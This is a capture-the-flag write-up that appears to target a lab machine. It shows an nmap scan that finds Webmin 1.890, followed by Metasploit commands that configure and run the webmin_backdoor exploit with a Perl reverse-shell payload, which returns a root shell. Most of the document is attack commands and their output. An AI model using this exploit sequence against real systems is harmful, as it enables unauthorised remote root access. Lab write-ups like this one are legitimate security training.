
WriteUp


Nmap discovers 2 ports(ssh;22 and http;10000)

```
└─# nmap -Pn -sS -A -p- 10.10.47.90 -T5
Starting Nmap 7.94 ( https://nmap.org ) at 2023-07-26 12:49 CDT
Warning: 10.10.47.90 giving up on port because retransmission cap hit (2).
Stats: 0:09:17 elapsed; 0 hosts completed (1 up), 1 undergoing SYN Stealth Scan
SYN Stealth Scan Timing: About 87.51% done; ETC: 13:00 (0:01:20 remaining)
Nmap scan report for 10.10.47.90
Host is up (0.091s latency).
Not shown: 65489 closed tcp ports (reset), 44 filtered tcp ports (no-response)
PORT      STATE SERVICE VERSION
22/tcp    open  ssh     OpenSSH 7.6p1 Ubuntu 4ubuntu0.3 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   2048 b7:4c:d0:bd:e2:7b:1b:15:72:27:64:56:29:15:ea:23 (RSA)
|   256 b7:85:23:11:4f:44:fa:22:00:8e:40:77:5e:cf:28:7c (ECDSA)
|_  256 a9:fe:4b:82:bf:89:34:59:36:5b:ec:da:c2:d3:95:ce (ED25519)
10000/tcp open  http    MiniServ 1.890 (Webmin httpd)
|_http-server-header: MiniServ/1.890
|_http-title: Site doesn't have a title (text/html; Charset=iso-8859-1).
Aggressive OS guesses: Linux 3.1 (95%), Linux 3.2 (95%), AXIS 210A or 211 Network Camera (Linux 2.6.17) (95%), ASUS RT-N56U WA
P (Linux 3.4) (93%), Linux 3.16 (93%), Linux 2.6.32 (93%), Linux 2.6.39 - 3.2 (93%), Linux 3.1 - 3.2 (93%), Linux 3.2 - 4.9 (9
3%), Linux 3.7 - 3.10 (93%)
No exact OS matches for host (test conditions non-ideal).
Network Distance: 2 hops
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

TRACEROUTE (using port 256/tcp)
HOP RTT      ADDRESS
1   92.00 ms 10.8.0.1
2   92.06 ms 10.10.47.90

OS and Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 711.30 seconds
```

Connect to https://10.10.47.90:10000/ (webmin runs with SSL)
and we'll get this page.




After trying several authentication attempts involving the `admin` or `root` logins with common passwords, I decided to search for exploits.




```
msf6 > search exploit webmin

Matching Modules
================

   #  Name                                          Disclosure Date  Rank       Check  Description
   -  ----                                          ---------------  ----       -----  -----------
   0  exploit/unix/webapp/webmin_show_cgi_exec      2012-09-06       excellent  Yes    Webmin /file/show.cgi Remote Command Execution
   1  auxiliary/admin/webmin/file_disclosure        2006-06-30       normal     No     Webmin File Disclosure
   2  exploit/linux/http/webmin_file_manager_rce    2022-02-26       excellent  Yes    Webmin File Manager RCE
   3  exploit/linux/http/webmin_package_updates_rce 2022-07-26       excellent  Yes    Webmin Package Updates RCE
   4  exploit/linux/http/webmin_packageup_rce       2019-05-16       excellent  Yes    Webmin Package Updates Remote Command Execution
   5  exploit/unix/webapp/webmin_upload_exec        2019-01-17       excellent  Yes    Webmin Upload Authenticated RCE
   6  auxiliary/admin/webmin/edit_html_fileaccess   2012-09-06       normal     No     Webmin edit_html.cgi file Parameter Traversal Arbitrary File Access
   7  exploit/linux/http/webmin_backdoor            2019-08-10       excellent  Yes    Webmin password_change.cgi Backdoor


Interact with a module by name or index. For example info 7, use 7 or use exploit/linux/http/webmin_backdoor

msf6 > 
```

several exploits require valid credentials that's why we are going to use exploit/linux/http/webmin_backdoor.



```
msf6 exploit(linux/http/webmin_backdoor) > show options

Module options (exploit/linux/http/webmin_backdoor):

   Name       Current Setting  Required  Description
   ----       ---------------  --------  -----------
   Proxies                     no        A proxy chain of format type:host:port[,type:host:port][ ... ]
   RHOSTS                      yes       The target host(s), see https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.html
   RPORT      10000            yes       The target port (TCP)
   SSL        false            no        Negotiate SSL/TLS for outgoing connections
   SSLCert                     no        Path to a custom SSL certificate (default is randomly generated)
   TARGETURI  /                yes       Base path to Webmin
   URIPATH                     no        The URI to use for this exploit (default is random)
   VHOST                       no        HTTP server virtual host


   When CMDSTAGER::FLAVOR is one of auto,tftp,wget,curl,fetch,lwprequest,psh_invokewebrequest,ftp_http:

   Name     Current Setting  Required  Description
   ----     ---------------  --------  -----------
   SRVHOST  0.0.0.0          yes       The local host or network interface to listen on. This must be an address on the local machine or 0.0.0.0 to listen o
                                       n all addresses.
   SRVPORT  8080             yes       The local port to listen on.


Payload options (cmd/unix/reverse_perl):

   Name   Current Setting  Required  Description
   ----   ---------------  --------  -----------
   LHOST                   yes       The listen address (an interface may be specified)
   LPORT  4444             yes       The listen port


Exploit target:
```

we need some configurations like rhosts, lhost and ssl, and we are going to run the exploit.



```
msf6 exploit(linux/http/webmin_backdoor) > set rhosts 10.10.47.90
rhosts => 10.10.47.90
msf6 exploit(linux/http/webmin_backdoor) > set lhost tun0
lhost => 10.8.9.172
msf6 exploit(linux/http/webmin_backdoor) > set SSL TRUE
[!] Changing the SSL option's value may require changing RPORT!
SSL => true
msf6 exploit(linux/http/webmin_backdoor) > run

[*] Started reverse TCP handler on 10.8.9.172:4444
[*] Running automatic check ("set AutoCheck false" to disable)
[+] The target is vulnerable.
[*] Configuring Automatic (Unix In-Memory) target
[*] Sending cmd/unix/reverse_perl command payload
[*] Command shell session 1 opened (10.8.9.172:4444 → 10.10.47.90:60758) at 2023-07-26 13:21:10 -0500

id
uid=0(root) gid=0(root) groups=0(root)
whoami
root
SHELL=/bin/bash script -q /dev/null;
root@source:/usr/share/webmin/# 
```

Oh Yeas!! The exploit works and we get a shell.
and This exploit directly gives us a privileged shell and we don’t even need a privesc.